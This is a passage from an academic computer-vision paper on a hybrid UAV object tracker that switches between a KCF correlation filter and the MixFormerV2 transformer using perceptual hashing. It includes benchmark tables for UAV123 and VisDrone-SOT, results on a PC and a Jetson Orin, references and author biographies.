


Fig. 1. Possible scenarios during single object tracking. The red rectangle is the ground-truth box of the object, green is the bounding box of the tracker. 1 and 5 scenarios are successful, but 2-4 are not.

Robustness (R) is the ratio of correctly detected objects to all situations where an object is present. In eq. (3), it is

$$R = \frac{N_{sc1}}{N_{sc1} + N_{sc2} + N_{sc3}}, \quad (3)$$

where N_{sc3} is the number of missed detections.

Robustness together with Drift-Rate Error (DRE) and Not-Reported Error (NRE) give a total of one. DRE measures false (drifted when IoU < threshold) detections when an object is present, while NRE measures missed detections when an object is present. They are given by:

$$DRE = \frac{N_{sc2}}{N_{sc1} + N_{sc2} + N_{sc3}}, \quad (4)$$

$$NRE = \frac{N_{sc3}}{N_{sc1} + N_{sc2} + N_{sc3}}. \quad (5)$$

Absence-Detection Quality (ADQ) measures how well the tracker detects the absence of an object. It is defined as:

$$ADQ = \frac{N_{sc5}}{N_{sc4} + N_{sc5}}, \quad (6)$$

where N_{sc5} is the number of correct absence detections.

For the above metrics, the IoU-threshold was set at 0.5 in all of our experiments. We also calculate the Area Under the Curve (AUC) for both Accuracy (AUC-A) and Robustness (AUC-R), which indicates the tracker's quality across different IoU-thresholds (ranging from 0 to 1 in steps of 0.01).

The last but not least metric is frames per second (FPS), which indicates the speed of the tracker.

4.4 Selection of Basic Algorithms

In this study, we conducted a two-stage comparison of algorithms to identify the most effective options. Initially, we evaluated various correlation filter-based methods to determine the optimal approach among them. Subsequently, we assessed transformer-based methods, comparing their performance against each other. The analysis in this section was conducted on a personal computer.

The correlation filters MOSSE, KCF, CSRT, DSST, and ECO were selected for comparative analysis. The standard trackers MOSSE, KCF, and CSRT were taken from OpenCV. KCF was also implemented from scratch based on source paper and repository, as were DSST and ECO. The implementation of all correlation filters was written in C++ and built using Cmake.

The comparison of the correlation filters is shown in Table 1. ADQ metric is not considered on the VisDrone-SOT dataset due to the specificity of its annotation (see B). As you can see the two trackers with the highest FPS have very low-quality scores. The best option in terms of speed and quality (highest accuracy) is KCF implemented by us, so we will choose it for further experiments.

The official HCAT implementation [21], the MixFormerV2 implementation with TensorRT and CUDA support [22], and the ViT Tracker implementation from the OpenCV_zoo repository [23] were considered to select the transformer-based algorithm. NRE and ADQ metrics are not considered because of the specificity of transformers that localize the box for an object in each frame, even if the object does not exist there. The comparison of transformers is shown in Table 2. Based on analyzing the quality and speed of the algorithms on datasets, we chose the state-of-the-art algorithm MixFormerV2 for our further experiments.

Table 1. Comparison of correlation filters on UAV123 and VisDrone-SOT datasets (PC).

	UAV123								**VisDrone-SOT**						
	A (%)	R (%)	AUC-A (%)	AUC-R(%)	ADQ (%)	NRE (%)	DRE (%)	FPS	A (%)	R (%)	AUC-A (%)	AUC-R (%)	NRE (%)	DRE (%)	FPS
MOSSE (OpenCV)	20	10.8	18.5	11.2	19.2	65.1	24.1	14750	29.8	23.2	27.5	21.9	46.1	30.7	9601
KCF (OpenCV)	45.8	15.8	40.9	14.9	24.9	71.2	13	1696	60.9	25.9	52.3	22.7	56.7	17.4	916
CSRT (OpenCV)	47	41.8	42.6	37.6	9.9	13.4	44.9	174	61.5	60.2	51.2	50.3	4	35.8	92
KCF	54.1	42.4	43.8	34.3	12.3	26.4	31.2	478	60.2	57.5	48.5	46.2	7.8	34.7	450
DSST	45.7	30	38.9	25.2	19.2	47.5	22.5	406	54.1	46.3	43	366	22.3	31.4	270
ECO	43.3	43.4	35.4	35.4	3	6	50.6	151	57.9	57.8	46.5	46.4	0.5	41.7	128

Table 2. Comparison of transformer-based trackers on UAV123 and VisDrone-SOT datasets (PC).

	UAV123						**VisDrone-SOT**					
	A (%)	R (%)	AUC-A (%)	AUC-R (%)	DRE (%)	FPS	A (%)	R (%)	AUC-A (%)	AUC-R (%)	DRE (%)	FPS
ViT Tracker (OpenCV)	64.6	65.1	52	52.5	34.9	181	65.7	65.8	50.4	50.4	34.2	172
HCAT	75.4	76.2	60.8	61.6	23.8	140	74.8	74.8	58.6	58.6	25.2	133
MixFormerV2 (TRT)	79.5	80.6	64	65	19.4	270	71.6	71.6	56.5	56.6	28.3	262

4.5 Switching threshold

The tunable parameter of our hybrid method is the threshold, which the frequency of switching from KCF to MixFormerV2-S depends on. The window size for perceptual hashing is 8x8, hence the maximum possible number of bits in which a difference is possible is 64. We analyzed the

dependence of accuracy, FPS and percentage of MixFormerV2 responses on the threshold on the random 30 videos from both datasets (15 of each). These plots are shown in Fig. 2. The percentage of MixFormerV2 responses is shown by an additional axis within the plot.




Fig. 2. Dependence of accuracy (left) and FPS (right) on threshold. The additional axis in the middle indicates the corresponding percentage of MixFormerV2 triggering.

As can be seen in Fig. 2, tracking accuracy drops even below KCF for threshold values greater than 11. This may be because, at high thresholds, switching occurs in situations where the object has already been lost, and MixFormerV2 tracks the wrong object, thereby passing a deliberately erroneous bounding box to KCF. Therefore, although the speed (FPS) increases as the threshold increases, values greater than 11 do not make sense to consider on these datasets. We chose thresholds 5 and 10 as reference points for full experiments on both datasets. MixFormerV2 and KCF (which correspond to thresholds -1 and 64, respectively) were also used for comparison.

4.6 Experiments

4.6.1 On a personal computer with GPU

Table 3 shows the comparison for all metrics except NRE and ADQ on both datasets in their entirety. The first column shows the average number of MixFormerV2 responses per algorithm.

At threshold equals 5, the number of MixFormerV2 responses on UAV123 is 68%, while on VisDrone-SOT it is 55%. The difference is explained by the video quality: the VisDrone-SOT's average resolution is much higher. Compared to MixFormerV2, accuracy drops by 1% and 2%, while FPS increases by 26% and 36% (respectively for UAV123 and VisDrone-SOT).

At threshold equals 10, the number of MixFormerV2 responses on UAV123 is 51%, while on VisDrone-SOT it is 30%. Compared to MixFormerV2, accuracy drops by 8% and 11%, while FPS increases by 36% and 59% (respectively for UAV123 and VisDrone-SOT). In terms of accuracy on the VisDrone-SOT dataset, this algorithm equaled KCF (60.2% for both), although the FPS is slightly lower. However, on UAV123 it still showed much better results than KCF (71% vs. 54.1%).

MixFormerV2 performs worse on higher-resolution videos with small targets on them when in contrast KCF performs better. This is why the quality difference between KCF and MixFormerV2 on the VisDrone-SOT dataset is not that big. However, the results with threshold 5 are still quite good.

Table 3. Comparison of Hybrid tracking method with different thresholds T=5 and T=10 with MixFormerV2 and KCF on UAV123 and VisDrone-SOT datasets (PC).

	UAV123							**VisDrone-SOT**						
	% of MF	A (%)	R (%)	AUC-A (%)	AUC-R (%)	DRE (%)	FPS	% of MF	A (%)	R (%)	AUC-A (%)	AUC-R (%)	DRE (%)	FPS
KCF	0	54.1	42.4	43.8	34.3	31.2	478	0	60.2	57.5	48.5	46.2	34.7	450
MixFormerV2 (TRT)	100	79.5	80.6	64	65	19.4	270	100	71.6	71.6	56.5	56.6	28.3	262

KCF-MF (T=5)	68	78.2	79.3	62.6	63.4	20.7	342	55	69.2	69.2	54.6	54.7	30.7	357
KCF-MF (T=10)	51	71	72	56	57	28	366	30	60.2	60.2	48	48.1	39.8	417

4.6.2 On Jetson Orin

Similar experiments were conducted on a resource-constrained device, namely the Jetson Orin. In addition, we made a comparison with another transformer-based algorithm HCAT. Table 4 shows the comparison of selected algorithms on UAV123 and the VisDrone-SOT dataset on Jetson Orin.

Table 4. Comparison of Hybrid tracking method with different thresholds T=5 and T=10 with MixFormerV2, KCF and HCAT on UAV123 and VisDrone-SOT datasets (on Jetson Orin).

	UAV123							**VisDrone-SOT**						
	% of MF	A (%)	R (%)	AUC-A (%)	AUC-R (%)	DRE (%)	FPS	% of MF	A (%)	R (%)	AUC-A (%)	AUC-R (%)	DRE (%)	FPS
KCF	0	53.7	41.8	43.8	34.1	58.1	174	0	60.2	57.5	48.4	46.2	42.5	153
MixFormerV2 (TRT)	100	79.7	80.7	64.1	65	19.3	34	100	68.7	69.6	54.8	55.5	30.4	31
KCF-MF (T=5)	73.3	76.4	77.2	61.3	62	22.8	54	62.2	66.4	66.3	52.3	52.4	33.7	68
KCF-MF (T=10)	48	69.5	69.3	55	55	30.6	82	30.43	59.9	58.9	48.1	47.4	41.1	113
HCAT	-	75.2	76.1	60.7	61,4	23.9	33	0	74.6	74.6	58.3	58.4	25.4	33

As we can see, on the UAV123 dataset, our hybrid algorithm with threshold 5 gives a 59% speedup, while accuracy and robustness drop by only 3% compared to MixFormerV2. If we compare with HCAT, the accuracy and robustness of our algorithm is 1% higher each while the FPS is 64% higher.

The accuracy and robustness of the algorithm with threshold 10 drop by 10% and 11% compared to MixFormerV2, but the speed increases by 141 %. Relative to HCAT, accuracy is 6 % worse, robustness is 7 % worse, but speed is 148 % higher.

Analyses of the VisDrone-SOT dataset showed different results. Possible reasons for this were explained above. At the same time, the HCAT quality did not change due to the high resolution of the video. As we can see, MixFormerV2 is 6% worse in accuracy, 5% worse in robustness, and 6% worse in FPS than HCAT. However, if we compare our hybrid algorithms with MixFormerV2, we again see that with accuracy and robustness dropping by only 2% and 3%, FPS rises by 119% (for the algorithm with threshold 5).

In Fig. 3 are plots of ROC curves showing the change of tracking accuracy and robustness depending on the IoU threshold. We can conclude that the quality of our algorithm with threshold 5 is better than HCAT (on UAV123) and only slightly inferior to MixFormerV2 (on both). With this quality, the 54FPS (UAV123) / 68FPS (VisDrone-SOT) rate on Jetson Orin looks attractive (compared to the 31-34FPS of MixFormerV2 and HCAT).

The proposed hybrid method allows us to adjust the desired ratio of quality and speed of tracking by setting the threshold hyperparameter. The algorithm itself decides at what moments to switch, and the frequency of switching depends on the video quality and the presence of abrupt scene changes. By increasing the threshold, we decrease the number of switches and thus increase the speed of tracking. At the same time, as can be seen from the experiments, as the threshold increases, the accuracy drops much slower than the FPS increases.

5. Conclusion

In this paper, we proposed a hybrid object tracking method that combines correlation filter-based algorithms with transformers and determines the moment to switch between them using perceptual hashing. This technique achieves the necessary balance between speed and tracking accuracy. The proposed algorithm can play a crucial role in running on resource-constrained computers that are used on board UAVs or other robots. Experiments have shown that the proposed algorithm can indeed significantly improve the tracking speed relative to current state-of-the-art models without

significant loss of quality. On the UAV123 dataset, our hybrid algorithm showed a 59% speedup with only a 3% decrease in accuracy and robustness compared to MixFormerV2 (on Jetson Orin).




Fig. 3. ROC-curves for accuracy and robustness on UAV123 (top) and VisDrone-SOT (bottom) datasets (on Jetson Orin)

References

[1]. Kristan M. et al. The tenth visual object tracking VOT2022 challenge results // European Conference on Computer Vision. – Cham: Springer Nature Switzerland, 2022. – C. 431-460.

[2]. Bolme, D.S., Beveridge, J.R., Draper, B.A., and Lui, Y.M., 2010. Visual object tracking using adaptive correlation filters. In 2010 IEEE Computer Society Conference on Computer Vision and Pattern Recognition (pp. 2544-2550). IEEE.

[3]. Henriques, João F., et al. "High-speed tracking with kernelized correlation filters." IEEE transactions on pattern analysis and machine intelligence 37.3 (2014): 583-596.

[4]. Danelljan, M., Häger, G., Khan, F.S. and Felsberg, M., 2016. Discriminative scale space tracking. IEEE Transactions on Pattern Analysis and Machine Intelligence, 39(8), pp. 1561-1575.

[5]. Danelljan, M., Bhat, G., Shahbaz Khan, F. and Felsberg, M., 2016. Beyond correlation filters: Learning continuous convolution operators for visual tracking. In Computer Vision–ECCV 2016: 14th European Conference, Amsterdam, The Netherlands, October 11-14, 2016, Proceedings, Part V (pp. 472-488). Springer International Publishing.

[6]. Danelljan, M., Bhat, G., Shahbaz Khan, F. and Felsberg, M., 2017. Eco: Efficient convolution operators for tracking. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (pp. 6638-6646).

[7]. Lukezic, A., Vojir, T., Zajc, L.C., Matas, J. and Kristan, M., 2018. Discriminative correlation filter tracker with channel and spatial reliability. International Journal of Computer Vision, 126(7), pp. 671-688.

[8]. Dosovitskiy, A., Beyer, L., Kolesnikov, A., Weissenborn, D., Zhai, X., Unterthiner, T., Dehghani, M., Minderer, M., Heigold, G., Gelly, S. and Uszkoreit, J., 2020. An image is worth 16x16 words: Transformers for image recognition at scale. arXiv preprint arXiv:2010.11929.

[9]. Wang, N., Zhou, W., Wang, J. and Li, H., 2021. Transformer meets tracker: Exploiting temporal context for robust visual tracking. In Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (pp. 1571-1580).

[10]. Yan B. et al. Learning spatio-temporal transformer for visual tracking // Proceedings of the IEEE/CVF international conference on computer vision. – 2021. – C. 10448-10457.

[11]. Chen, X., Yan, B., Zhu, X., Wang, D., Yang, X. and Lu, H., 2022. Efficient visual tracking via hierarchical cross-attention transformer. In European Conference on Computer Vision (pp. 461-477). Cham: Springer Nature Switzerland.
[12]. Cui, Y., Zhuang, B., Li, Y., Yuan, L., Wu, W. and Lin, L., 2022. Mixformer: End-to-end tracking with iterative mixed attention. In Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (pp. 13608-13618).
[13]. Cui, Y., Zhuang, B., Li, Y., Yuan, L., Wu, W. and Lin, L., 2024. Mixformerv2: Efficient fully transformer tracking. Advances in Neural Information Processing Systems, 36.
[14]. Mao H. et al. PatchNet--Short-range Template Matching for Efficient Video Processing // arXiv preprint arXiv:2103.07371. – 2021.
[15]. Ji Q. et al. Real-time embedded object detection and tracking system in Zynq SoC // EURASIP Journal on Image and Video Processing. – 2021. – Т. 2021. – С. 1-16.
[16]. Liu W. et al. Ssd: Single shot multibox detector //Computer Vision–ECCV 2016: 14th European Conference, Amsterdam, The Netherlands, October 11–14, 2016, Proceedings, Part I 14. – Springer International Publishing, 2016. – С. 21-37.
[17]. Du L. Ho A. T. S., Cong R. Perceptual hashing for image authentication: A survey // Signal Processing: Image Communication. – 2020. – Т. 81. – С. 115713.
[18]. Mueller, Matthias et al. “A Benchmark and Simulator for UAV Tracking.” European Conference on Computer Vision (2016).
[19]. Zhu, P., Wen, L., Bian, X., Haibin, L. and Hu, Q., 2021. Detection and tracking meet drones challenge. IEEE Transactions on Pattern Analysis and Machine Intelligence, 44(11), pp. 7380-7399.
[20]. Kristan, M., et al., 2023. The VOTS2023 Challenge Performance Measures.
[21]. Official implementation of the Hierarchical Cross-Attention Transformer (HCAT) tracker: https://github.com/chenxin-dlut/HCAT
[22]. MixFormerV2 implementation with CUDA, TensorRT and Onnx: https://github.com/maliangzhibi/MixformerV2-onnx
[23]. ViT tracker from OpenCV_zoo: https://github.com/opencv/opencv_zoo/tree/main/models/object_tracking_vittrack

Информация об авторах / Information about authors

Армен САРДАРЯН получил степень бакалавра в области прикладной математики и информатики в Санкт-Петербургском государственном университете, Россия, в 2021 году. В 2024 он получил степень магистра в области интеллектуальных систем и робототехники в Российско-Армянском университете, Армения. В настоящее время является аспирантом по направлению “Математическое моделирование, численные методы и комплексы программ” в Российско-Армянском университете, Армения. Он также является исследователем в Центре Передовых Программных Технологий (CAST). Его исследовательские интересы включают БПЛА, глубокое обучение, компьютерное зрение и анализ данных.

Armen SARDARYAN received his B.Sci. degree in Applied Mathematics and Computer Science from St. Petersburg State University, Russia, in 2021. He obtained a M.Sc. degree in Intellectual Systems and Robotics from Russian-Armenian University, Armenia, in 2024. He is currently a PhD student in Mathematical Modeling, Numerical Methods and Program Complexes at the Russian-Armenian University, Armenia. He is also a researcher at the Center for Advanced Software Technologies (CAST). His research interests include UAVs, deep learning, computer vision and data analysis.

Вардан СААКЯН – научный сотрудник Центра передовых программных технологий (CAST) и аспирант Российско-Армянского университета, специализируется на математическом и программном обеспечении вычислительных систем. Получил степень бакалавра по информатике и прикладной математике в Национальном политехническом университете Армении (2021) и степень магистра по интеллектуальным системам и робототехнике в Российско-Армянском университете (2023). Его исследования посвящены беспилотным летательным аппаратам, компьютерному зрению и обучению с подкреплением.

Vardan SAHAKYAN is a researcher at the Center of Advanced Software Technologies (CAST) and a postgraduate student at Russian-Armenian University, specializing in mathematical and software support for computing systems. He holds a B.Sci. in informatics and applied mathematics from the National Polytechnic University of Armenia (2021) and an M.Sc. in intellectual systems and robotics from Russian-Armenian University (2023). His research focuses on UAVs, computer vision, and reinforcement learning.

Ваагн МЕЛКОНЯН получил степень бакалавра в области информатики и прикладной математики в Национальном Политехническом Университете Армении, Армения, в 2021 году. В 2023 году он получил степень магистра в области интеллектуальных систем и робототехники в Российско-Армянском Университете, Армения. В настоящее время он занимается аспирантурой по математическому и программному обеспечению вычислительных машин, комплексов и компьютерных сетей в Российско-Армянском Университете, Армения. Он также является исследователем в Центре Передовых Программных Технологий (CAST). Его исследовательские интересы включают БПЛА, компьютерное зрение и алгоритмы управления.

Vahagn MELKONYAN received his B.Sc. in Informatics and Applied Mathematics from the National Polytechnic University of Armenia, Armenia, in 2021. In 2023, he earned his M.Sc. degree in Intellectual Systems and Robotics from Russian-Armenian University, Armenia. He is currently pursuing a Ph.D. in Mathematical and Software Support for Computing Machines, Complexes, and Computer Networks at Russian-Armenian University, Armenia. He is also a researcher at the Center of Advanced Software Technologies (CAST). His research interests include UAVs, computer vision, and control algorithms.

Севак САРГСЯН получил степени бакалавра и магистра в области информатики и прикладной математики в Ереванском Государственном Университете, Армения, в 2010 и 2012 годах соответственно. Позже, в 2016 году, он получил степень кандидата физ.-мат. наук в области математического и программного обеспечения вычислительных машин, комплексов и компьютерных сетей в Институте системного программирования имени Иванникова Российской академии наук. В настоящее время он является заведующим кафедрой Системного Программирования в Российско-Армянском Университете, Армения. Его исследовательские интересы включают технологии компиляторов, безопасность программного обеспечения и тестирование программного обеспечения.

Sevak SARGSYAN received his B. Sci. and M. Sci. degrees in informatics and applied mathematics from Yerevan State University, Armenia, in 2010 and 2012, respectively. He later in 2016 obtained his Cand. Sci. (Phys.-Math.) degree in mathematical and software support for computing machines, complexes, and computer networks from the Ivannikov Institute for System Programming of the Russian Academy of Sciences. Presently he serves as the head of the system programming department at Russian-Armenian University, Armenia. His research interests include compiler technologies, software security, and software testing.